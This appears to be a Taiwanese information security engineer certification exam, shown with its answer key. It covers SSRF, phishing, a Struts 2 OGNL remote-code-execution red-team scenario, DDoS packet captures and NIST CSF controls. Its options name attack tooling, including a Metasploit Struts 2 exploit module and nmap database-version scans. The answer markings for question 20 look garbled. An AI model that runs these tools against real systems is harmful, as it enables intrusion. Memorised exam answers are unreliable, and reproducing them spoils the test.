

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 1 頁，共 27 頁

單選題 15 題，複選題 5 題，題組題 5 題（佔 100%）

A	1. 下列的弱點應對修補方式，何者最為適當？ (A) 緩衝區溢位（Buffer Overflow）使用記憶體執行阻擋（Data Execution Prevention, DEP） (B) 遠端程式碼執行（RCE）僅以防火牆封鎖流量 (C) 指令注入（Command Injection）只做字串過濾 (D) 資源注入（Resource Injection）採黑名單過濾資源名稱
C	2. 伺服器端請求偽造（Server Side Request Forgery, SSRF）是過去幾年很流行的攻擊手法，下列關於 SSRF 的描述何項「錯誤」？ (A) 有機會用來對內網進行 port scan (B) 有機會透過 file:// 協定讀取系統檔案，例如讀取 Linux 作業系統的 /etc/passwd (C) 只要使用正規表示式把 10.0.0.0 - 10.255.255.255、172.16.0.0 - 172.31.255.255、192.168.0.0 - 192.168.255.255 從參數內容過濾掉，攻擊者就無法透過 SSRF 存取內網 (D) 有機會透過 dict:// 協定存取 Redis 資料庫
D	3. 釣魚攻擊中常見的「憑證收集（Credential Harvesting）」指的是下列何種做法？ (A) 植入遠端存取木馬（Remote Access Trojan, RAT） (B) 對硬碟進行全碟資料傾印（Dumper） (C) 利用 CAPTCHA 阻擋分析 (D) 偽裝成登入頁面，以騙取使用者的帳號與密碼

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 2 頁，共 27 頁

A B C	4. 為了防範常見的網站應用程式攻擊，如 SQL 注入（SQL Injection）與跨網站指令碼（XSS），開發團隊在設計安全架構時，應實施下列哪些防護與應變技術最為適切？（複選） (A) 在伺服器端採用參數化查詢（Parameterized Queries）或預處理敘述（Prepared Statements）來處理所有資料庫操作 (B) 在網頁前端實作嚴格的內容安全策略（Content Security Policy, CSP）以限制外部腳本的載入與執行 (C) 對所有使用者輸入的資料，在輸出至網頁時進行適當的編碼（Output Encoding） (D) 僅在 HTTP 協定上運行網站，避免 HTTPS 加密造成的效能損耗
B	5. 【題組 1】情境如附圖所示。「在系統插入惡意 OGNL 語法，成功遠端執行任意指令並取得 Shell 權限」這一攻擊行為，根據 MITRE ATT&CK，最適合歸類於下列哪一個戰術？ 某醫療資訊系統採用 Apache Struts 2 作為開發框架，且版本未及時更新。該醫院在做紅隊演練時，施測人員發現可透過特定 HTTP 請求，於 HTTP Header 中對醫療資訊系統插入惡意 OGNL（Object Graph Navigation Language）語法，成功在系統上遠端執行任意指令（RCE），取得 Shell 權限。施測人員進一步利用此權限，在內網大量掃描，並且進行橫向移動（Lateral Movement），最終施測人員找到資料庫的伺服器，並且以預設帳號密碼登入，竊取大量病患的醫療資料，若這個漏洞被攻擊者利用，將會造成嚴重的機密資料外洩事件。 (A) Reconnaissance（偵察） (B) Initial Access（初始存取） (C) Privilege Escalation（權限提升） (D) Defense Evasion（防禦規避）

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 3 頁，共 27 頁

C	6. 【題組 1】情境如附圖所示。以這個案例來說，施測人員用於執行 OGNL 語法的 HTTP Header 最有可能是下列何者？ 某醫療資訊系統採用 Apache Struts 2 作為開發框架，且版本未及時更新。該醫院在做紅隊演練時，施測人員發現可透過特定 HTTP 請求，於 HTTP Header 中對醫療資訊系統插入惡意 OGNL（Object Graph Navigation Language）語法，成功在系統上遠端執行任意指令（RCE），取得 Shell 權限。施測人員進一步利用此權限，在內網大量掃描，並且進行橫向移動（Lateral Movement），最終施測人員找到資料庫的伺服器，並且以預設帳號密碼登入，竊取大量病患的醫療資料，若這個漏洞被攻擊者利用，將會造成嚴重的機密資料外洩事件。 (A) Accept-Language (B) Cache-Control (C) Content-Type (D) Origin
D	7. 【題組 1】情境如附圖所示。醫院若想針對內網環境進行上述 Struts 2 漏洞的快速偵測並驗證，使用下列何種工具或指令最為適切？ 某醫療資訊系統採用 Apache Struts 2 作為開發框架，且版本未及時更新。該醫院在做紅隊演練時，施測人員發現可透過特定 HTTP 請求，於 HTTP Header 中對醫療資訊系統插入惡意 OGNL（Object Graph Navigation Language）語法，成功在系統上遠端執行任意指令（RCE），取得 Shell 權限。施測人員進一步利用此權限，在內網大量掃描，並且進行橫向移動（Lateral Movement），最終施測人員找到資料庫的伺服器，並且以預設帳號密碼登入，竊取大量病患的醫療資料，若這個漏洞被攻擊者利用，將會造成嚴重的機密資料外洩事件。 (A) nmap -sV --script=http-shellshock (B) sqlmap -u "https://struts2.com" (C) nikto -host struts2.com -C all (D) msf > use exploit/multi/http/struts2_content_type_ognl

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 4 頁，共 27 頁

A D	8. 【題組 1】情境如附圖所示。攻擊者取得 RCE 後，使用下列哪些 nmap 指令（指令中的 target 請視為要掃描的系統）可以用來掃描 3306 埠，並且可以顯示資料庫服務的版本？（複選） 某醫療資訊系統採用 Apache Struts 2 作為開發框架，且版本未及時更新。該醫院在做紅隊演練時，施測人員發現可透過特定 HTTP 請求，於 HTTP Header 中對醫療資訊系統插入惡意 OGNL（Object Graph Navigation Language）語法，成功在系統上遠端執行任意指令（RCE），取得 Shell 權限。施測人員進一步利用此權限，在內網大量掃描，並且進行橫向移動（Lateral Movement），最終施測人員找到資料庫的伺服器，並且以預設帳號密碼登入，竊取大量病患的醫療資料，若這個漏洞被攻擊者利用，將會造成嚴重的機密資料外洩事件。 (A) nmap -sV -p 3306 target (B) nmap -O -p 1-65535 target (C) nmap -sS -T5 target (D) nmap -sV -p 3306 --script mysql-info target
C	9. 下列哪一種資訊安全框架特別強調治理（Govern）、識別（Identify）、保護（Protect）、偵測（Detect）、回應（Respond）與復原（Recover）六大面向？ (A) ISO 27001 (B) CIS CSC (C) NIST Cybersecurity Framework v2（CSF） (D) Zero Trust
C	10. 安全營運中心（SOC）接獲終端偵測與回應（EDR）警報，指出某個人電腦端點可能執行 Cobalt Strike Beacon。為在不影響業務的前提下「快速遏制」並「保全證據」，第一時間最適合採取下列何項作法？ (A) 立即關閉端點電源 (B) 啟動端點重灌電腦 (C) 隔離端點網路，並同時擷取 RAM 與磁碟的鑑識鏡像 (D) 啟動端點防毒進行全碟掃描

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 5 頁，共 27 頁

B	11. 依據美國國家標準技術研究院 (NIST) 特別出版品 800-34 (SP 800-34) 中的相關規定，在進行業務衝擊分析 (Business Impact Analysis, BIA) 時，下列何項最能正確描述 BIA 的核心目標？ (A) 評估資訊系統的技術漏洞，以便制定防護策略 (B) 確定關鍵業務流程及其對資源中斷的影響，並設定復原優先級 (C) 開發系統架構以確保業務流程的持續性 (D) 測試災難復原計劃的可行性，並提供改進建議
D	12. 依據 SANS 工業控制系統殺戮鏈 (SANS Industrial Control System Kill Chain)，若在營運技術網路 (Operational Technology, OT) 偵測到大量 Modbus 功能碼 0x10 (Write Multiple Registers) 的非預期封包，下列何種即時防禦措施最符合「最小影響但高效遏制」原則？ (A) 於核心路由器啟用 Geofencing 阻斷來源 IP (B) 立即更新所有 PLC 韌體 (C) 立刻切斷工控網與 IT 網的所有連線 (D) 於入侵防禦系統 (IPS) 套用 Modbus 深度解析規則，並將 Write 多筆暫存器行為設為只讀或阻斷
C	13. 若安全營運中心 (SOC) 於內部 DNS 伺服器偵測到大量指向 *.onion 的查詢，但防火牆尚未攔阻，下列何項即時防禦措施最符合效率及不影響正常服務運作？ (A) 直接封鎖所有 53/TCP 與 53/UDP 流量 (B) 通知使用者可能違反政策，待其自我修正 (C) DNS 層將可疑頂級網域 (Top-Level Domain, TLD) 解析為內部黑洞 (sinkhole) IP (D) 調高 DNS 服務優先權，以降低查詢逾時

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日

第 6 頁，共 27 頁

A C D	14. 一家企業正計畫將大型語言模型 (LLM) 整合至其內部知識庫系統，以提供員工智慧問答服務。為了防範與生成式 AI 相關的安全風險，下列哪些是資安團隊應優先實施的控制措施？（複選） (A) 對使用者輸入的提示 (Prompt) 進行過濾與淨化，以防禦提示注入 (Prompt Injection) 攻擊 (B) 部署 Layer 4 網路防火牆 (Network Firewall) (C) 建立嚴格的資料外洩防護 (Data Loss Prevention, DLP) 規則，監控並阻擋模型輸出中可能包含的敏感資訊 (D) 實施基於角色的存取控制 (Role-Based Access Control, RBAC)，確保僅有授權員工能存取特定主題的知識庫與模型互動
A C	15. 下列何項正確的描述了美國國家標準技術研究院 (NIST) 的網路安全框架 (Cyber Security Framework, CSF) 新增的「治理 (Govern)」功能重點？（複選） (A) 明確高層管理在網路安全策略中的責任與決策角色 (B) 提供技術層面的具體指導來實施威脅緩解機制 (C) 強調將網路安全融入組織的整體風險管理框架中 (D) 引入自動化工具以簡化網路安全事件的回應流程

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務


卷號：I22-4201

考試日期：114 年 8 月 23 日

第 7 頁，共 27 頁

A
C
D

16. 如附圖所示。Anet 為一家 ISP 網際網路服務商，其參考關鍵基礎設施的網路管理要求，將公司的網路服務系統分割為 2 個獨立的部份：一、Data Service Backbone 數據服務骨幹網路僅提供數據服務流，用以提供終端客戶上網與雲端服務、二、Management DCN (Data Control Network) 管理數據網路，用以建立網路設備的控制訊務流並提供操作服務網路設備與系統之功能；此外，並將骨幹網路設備關閉網路通道內(In-Band)的連線控制功能，僅提供通道外(Out-Band)的控制功能，避免非必要的設備連線風險。因應此項維運安全需求，請問下列哪些規劃功能較適合應用於此系統架構之中？（複選）



- (A) 數據服務骨幹網路設備上，除了 Console 和 Management 埠之外，關閉所有的控制連線埠位
- (B) 在 DCN 網路中建置流量清洗 (DDoS Mitigation) 系統，避免少數用戶遭受 DDoS 攻擊時，影響所有其他客戶的正常網路服務與連線品質
- (C) 在 DCN 網路上建置 NAC (Network Access Control) 網路存取控制系統，管理僅有授權的設備可進行連接通訊和設備操作功能
- (D) 以網路防火牆將各網路區塊隔離開來，並僅限 DCN 的特定設備或網址可能進入數據服務骨幹網路設備的控制網段和埠號

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201


考試日期：114 年 8 月 23 日

第 8 頁，共 27 頁

- C 17. 【題組 2】情境如附圖所示。某一天業務人員反應在公司外部無法連回公司展示伺服器進行 Demo，將 MIS 人員檢查，公司上網電路正常，由公司連外上網也正常，檢查主機連線記錄(如附圖二)及網路側錄資料(附圖三)。請問業務無法在外部展示期間，公司最可能遭受下列什麼類型的攻擊？

ABC 新創公司於辦公室申請一路雙向 100Mbps 上網服務，並附 1 個固定 IP 位置，公司的連網架構如附圖一。
以此固定 IP 在公司內部架設一台展示伺服器，提供業務人員於外部銷售時，可藉由此 IP 連線回公司進行功能展示與說明。

附圖一、連網架構



附圖二、主機連線記錄



附圖三、網路側錄資料

No.	Time	Source	Destination	Protocol	Length	Info
1102123	20240312 17:15:29.85...	249.159.158.116	104.71.211.xxx	TCP	66	443 → 53476 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102124	20240312 17:15:29.85...	161.29.240.62	104.71.211.xxx	TCP	66	443 → 53477 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102125	20240312 17:15:29.85...	219.149.240.22	104.71.211.xxx	TCP	66	443 → 53478 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102126	20240312 17:15:29.85...	155.246.135.27	104.71.211.xxx	TCP	66	443 → 53479 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102127	20240312 17:15:29.85...	128.158.133.166	104.71.211.xxx	TCP	66	443 → 53480 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102128	20240312 17:15:29.86...	102.40.31.221	104.71.211.xxx	TCP	66	443 → 53482 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102129	20240312 17:15:29.86...	40.77.71.229	104.71.211.xxx	TCP	66	443 → 53483 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102130	20240312 17:15:29.86...	152.195.132.207	104.71.211.xxx	TCP	66	443 → 53484 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102131	20240312 17:15:29.86...	152.195.132.161	104.71.211.xxx	TCP	66	443 → 53486 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102132	20240312 17:15:29.86...	54.199.19.131	104.71.211.xxx	TCP	66	443 → 53487 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102133	20240312 17:15:29.86...	13.107.18.11	104.71.211.xxx	TCP	66	[TCP Retransmission] 443 → 53485 [SYN] Seq=0 Ack=1
1102134	20240312 17:15:29.87...	182.126.52.18	104.71.211.xxx	TCP	66	443 → 53489 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102135	20240312 17:15:29.87...	192.208.38.172	104.71.211.xxx	TCP	66	443 → 53490 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102136	20240312 17:15:29.87...	85.92.155.149	104.71.211.xxx	TCP	66	443 → 53491 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102137	20240312 17:15:29.87...	3.216.113.210	104.71.211.xxx	TCP	66	443 → 53493 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102138	20240312 17:15:29.87...	156.108.93.45	104.71.211.xxx	TCP	66	[TCP Retransmission] 443 → 53492 [SYN] Seq=0 Ack=1
1102139	20240312 17:15:29.87...	212.65.159.193	104.71.211.xxx	TCP	66	443 → 53494 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102140	20240312 17:15:29.87...	148.87.21.85	104.71.211.xxx	TCP	66	443 → 53495 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102141	20240312 17:15:29.87...	110.87.83.155	104.71.211.xxx	TCP	66	443 → 53496 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102142	20240312 17:15:29.87...	108.77.229.147	104.71.211.xxx	TCP	66	443 → 53497 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102143	20240312 17:15:29.87...	92.118.211.196	104.71.211.xxx	TCP	66	[TCP Retransmission] 443 → 53499 [SYN] Seq=0 Ack=1

- (A) 跨站腳本攻擊 (Cross Site Scripting)
(B) DNS 洪水攻擊 (DNS Flood)
(C) HTTP 洪水攻擊 (HTTP Flood)
(D) ICMP 洪水攻擊 (ICMP Flood)

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201


考試日期：114 年 8 月 23 日

第 9 頁，共 27 頁


- B 18. 【題組 2】情境如附圖所示。承上題，請問下列何項不是分散式阻斷服務（DDoS）攻擊的破壞目的？

ABC 新創公司於辦公室申請一路雙向 100Mbps 上網服務，並附 1 個固定 IP 位置，公司的連網架構如附圖一。
以此固定 IP 在公司內部架設一台展示伺服器，提供業務人員於外部銷售時，可藉由此 IP 連線回公司進行功能展示與說明。

附圖一、連網架構



附圖二、主機連線記錄



附圖三、網路側錄資料

No.	Time	Source	Destination	Protocol	Length	Info
1102123	20240312 17:15:29.85...	249.159.158.116	104.71.211.xxx	TCP	66	443 → 53476 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102124	20240312 17:15:29.85...	161.29.240.62	104.71.211.xxx	TCP	66	443 → 53477 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102125	20240312 17:15:29.85...	219.149.240.22	104.71.211.xxx	TCP	66	443 → 53478 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102126	20240312 17:15:29.85...	155.246.135.27	104.71.211.xxx	TCP	66	443 → 53479 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102127	20240312 17:15:29.85...	128.158.133.166	104.71.211.xxx	TCP	66	443 → 53480 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102128	20240312 17:15:29.86...	102.40.31.221	104.71.211.xxx	TCP	66	443 → 53482 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102129	20240312 17:15:29.86...	40.77.71.229	104.71.211.xxx	TCP	66	443 → 53483 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102130	20240312 17:15:29.86...	152.195.132.207	104.71.211.xxx	TCP	66	443 → 53484 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102131	20240312 17:15:29.86...	152.195.132.161	104.71.211.xxx	TCP	66	443 → 53486 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102132	20240312 17:15:29.86...	54.199.19.131	104.71.211.xxx	TCP	66	443 → 53487 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102133	20240312 17:15:29.86...	13.107.18.11	104.71.211.xxx	TCP	66	[TCP Retransmission] 443 → 53485 [SYN] Seq=0 Ack=1
1102134	20240312 17:15:29.87...	182.126.52.18	104.71.211.xxx	TCP	66	443 → 53489 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102135	20240312 17:15:29.87...	192.208.38.172	104.71.211.xxx	TCP	66	443 → 53490 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102136	20240312 17:15:29.87...	85.92.155.149	104.71.211.xxx	TCP	66	443 → 53491 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102137	20240312 17:15:29.87...	3.216.113.210	104.71.211.xxx	TCP	66	443 → 53493 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102138	20240312 17:15:29.87...	156.108.93.45	104.71.211.xxx	TCP	66	[TCP Retransmission] 443 → 53492 [SYN] Seq=0 Ack=1
1102139	20240312 17:15:29.87...	212.65.159.193	104.71.211.xxx	TCP	66	443 → 53494 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102140	20240312 17:15:29.87...	148.87.21.85	104.71.211.xxx	TCP	66	443 → 53495 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102141	20240312 17:15:29.87...	110.87.83.155	104.71.211.xxx	TCP	66	443 → 53496 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102142	20240312 17:15:29.87...	108.77.229.147	104.71.211.xxx	TCP	66	443 → 53497 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102143	20240312 17:15:29.87...	92.118.211.196	104.71.211.xxx	TCP	66	[TCP Retransmission] 443 → 53499 [SYN] Seq=0 Ack=1

- (A) 癱瘓系統服務主機
- (B) 破壞系統服務程式
- (C) 影響網頁服務正常運作
- (D) 塞爆服務網路的頻寬

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日


第 10 頁，共 27 頁

- A 19. 【題組 2】情境如附圖所示。承上題，針對 TCP SYN Flood 攻擊，下列何項應對策略可能無法有效緩解攻擊的影響？

ABC 新創公司於辦公室申請一路雙向 100Mbps 上網服務，並附 1 個固定 IP 位置，公司的連網架構如附圖一。

以此固定 IP 在公司內部架設一台展示伺服器，提供業務人員於外部銷售時，可藉由此 IP 連線回公司進行功能展示與說明。

附圖一、連網架構



附圖二、主機連線記錄



附圖三、網路側錄資料

No.	Time	Source	Destination	Protocol	Length	Info
1102123	20240312 17:15:29.85...	249.159.158.116	104.71.211.xxx	TCP	66	443 → 53476 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102124	20240312 17:15:29.85...	161.29.240.62	104.71.211.xxx	TCP	66	443 → 53477 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102125	20240312 17:15:29.85...	219.149.240.22	104.71.211.xxx	TCP	66	443 → 53478 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102126	20240312 17:15:29.85...	155.246.135.27	104.71.211.xxx	TCP	66	443 → 53479 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102127	20240312 17:15:29.85...	128.158.133.166	104.71.211.xxx	TCP	66	443 → 53480 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102128	20240312 17:15:29.86...	102.40.31.221	104.71.211.xxx	TCP	66	443 → 53482 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102129	20240312 17:15:29.86...	40.77.71.229	104.71.211.xxx	TCP	66	443 → 53483 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102130	20240312 17:15:29.86...	152.195.132.207	104.71.211.xxx	TCP	66	443 → 53484 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102131	20240312 17:15:29.86...	152.195.132.161	104.71.211.xxx	TCP	66	443 → 53486 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102132	20240312 17:15:29.86...	54.199.19.131	104.71.211.xxx	TCP	66	443 → 53487 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102133	20240312 17:15:29.86...	13.107.18.11	104.71.211.xxx	TCP	66	[TCP Retransmission] 443 → 53485 [SYN] Seq=0 Ack=1
1102134	20240312 17:15:29.87...	182.126.52.18	104.71.211.xxx	TCP	66	443 → 53489 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102135	20240312 17:15:29.87...	192.208.38.172	104.71.211.xxx	TCP	66	443 → 53490 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102136	20240312 17:15:29.87...	85.92.155.149	104.71.211.xxx	TCP	66	443 → 53491 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102137	20240312 17:15:29.87...	3.216.113.210	104.71.211.xxx	TCP	66	443 → 53493 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102138	20240312 17:15:29.87...	156.108.93.45	104.71.211.xxx	TCP	66	[TCP Retransmission] 443 → 53492 [SYN] Seq=0 Ack=1
1102139	20240312 17:15:29.87...	212.65.159.193	104.71.211.xxx	TCP	66	443 → 53494 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102140	20240312 17:15:29.87...	148.87.21.85	104.71.211.xxx	TCP	66	443 → 53495 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102141	20240312 17:15:29.87...	110.87.83.155	104.71.211.xxx	TCP	66	443 → 53496 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102142	20240312 17:15:29.87...	108.77.229.147	104.71.211.xxx	TCP	66	443 → 53497 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102143	20240312 17:15:29.87...	92.118.211.196	104.71.211.xxx	TCP	66	[TCP Retransmission] 443 → 53499 [SYN] Seq=0 Ack=1

- (A) 啟用 DNS 反向代理
- (B) 設定 TCP 連接速率限制
- (C) 啟用 SYN Cookies 機制
- (D) 將展示服務部署到內容派遣網路 (Content Distribution Network, CDN) 上，由 CDN 進行 DDoS 防禦

114 年度第 2 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

卷號：I22-4201

考試日期：114 年 8 月 23 日


第 11 頁，共 27 頁

C
D
、
A
C
D

20. 【題組 2】情境如附圖所示。承上題，參考美國國家標準技術研究院（NIST）創建的網路安全框架（Cyber Security Framework, CSF），請問 ABC 新創公司在資源有限的情況下，應該導入哪些 DDoS 防護機制最為合適？（複選）

ABC 新創公司於辦公室申請一路雙向 100Mbps 上網服務，並附 1 個固定 IP 位置，公司的連網架構如附圖一。
以此固定 IP 在公司內部架設一台展示伺服器，提供業務人員於外部銷售時，可藉由此 IP 連線回公司進行功能展示與說明。

附圖一、連網架構



附圖二、主機連線記錄



附圖三、網路側錄資料

No.	Time	Source	Destination	Protocol	Length	Info
1102123	20240312 17:15:29.85...	249.158.158.116	104.71.211.xxx	TCP	66	443 → 53476 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102124	20240312 17:15:29.85...	161.29.240.62	104.71.211.xxx	TCP	66	443 → 53477 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102125	20240312 17:15:29.85...	219.149.240.22	104.71.211.xxx	TCP	66	443 → 53478 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102126	20240312 17:15:29.85...	155.246.135.27	104.71.211.xxx	TCP	66	443 → 53479 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102127	20240312 17:15:29.85...	128.158.133.166	104.71.211.xxx	TCP	66	443 → 53480 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102128	20240312 17:15:29.86...	102.40.31.221	104.71.211.xxx	TCP	66	443 → 53482 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102129	20240312 17:15:29.86...	40.77.71.229	104.71.211.xxx	TCP	66	443 → 53483 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102130	20240312 17:15:29.86...	152.195.132.207	104.71.211.xxx	TCP	66	443 → 53484 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102131	20240312 17:15:29.86...	152.195.132.161	104.71.211.xxx	TCP	66	443 → 53486 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102132	20240312 17:15:29.86...	54.199.19.131	104.71.211.xxx	TCP	66	443 → 53487 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102133	20240312 17:15:29.86...	13.107.18.31	104.71.211.xxx	TCP	66	[TCP Retransmission] 443 → 53480 [SYN] Seq=0 Ack=1
1102134	20240312 17:15:29.87...	182.126.52.18	104.71.211.xxx	TCP	66	443 → 53489 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102135	20240312 17:15:29.87...	192.208.38.172	104.71.211.xxx	TCP	66	443 → 53490 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102136	20240312 17:15:29.87...	85.92.155.149	104.71.211.xxx	TCP	66	443 → 53491 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102137	20240312 17:15:29.87...	3.216.113.210	104.71.211.xxx	TCP	66	443 → 53493 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102138	20240312 17:15:29.87...	156.108.93.45	104.71.211.xxx	TCP	66	[TCP Retransmission] 443 → 53492 [SYN] Seq=0 Ack=1
1102139	20240312 17:15:29.87...	212.65.159.193	104.71.211.xxx	TCP	66	443 → 53494 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102140	20240312 17:15:29.87...	148.87.21.85	104.71.211.xxx	TCP	66	443 → 53495 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102141	20240312 17:15:29.87...	110.87.83.155	104.71.211.xxx	TCP	66	443 → 53496 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102142	20240312 17:15:29.87...	108.77.229.147	104.71.211.xxx	TCP	66	443 → 53497 [SYN] Seq=0 Ack=1 Win=29200 Len=0
1102143	20240312 17:15:29.87...	92.118.211.196	104.71.211.xxx	TCP	66	[TCP Retransmission] 443 → 53499 [SYN] Seq=0 Ack=1

- (A) RS.CO-02：當發生 DDoS 事件時，即時與內外部利害關係人溝通
- (B) ID.IM-01：擴增網路頻寬與設備效能以提高 DDoS 攻擊的門檻
- (C) DE.CM-01：增設新世代防火牆限制惡意流量與偵測異常威脅
- (D) RS.MA-01：一旦發生 DDoS 攻擊時可以啟動網路上游業者的流量清洗服務

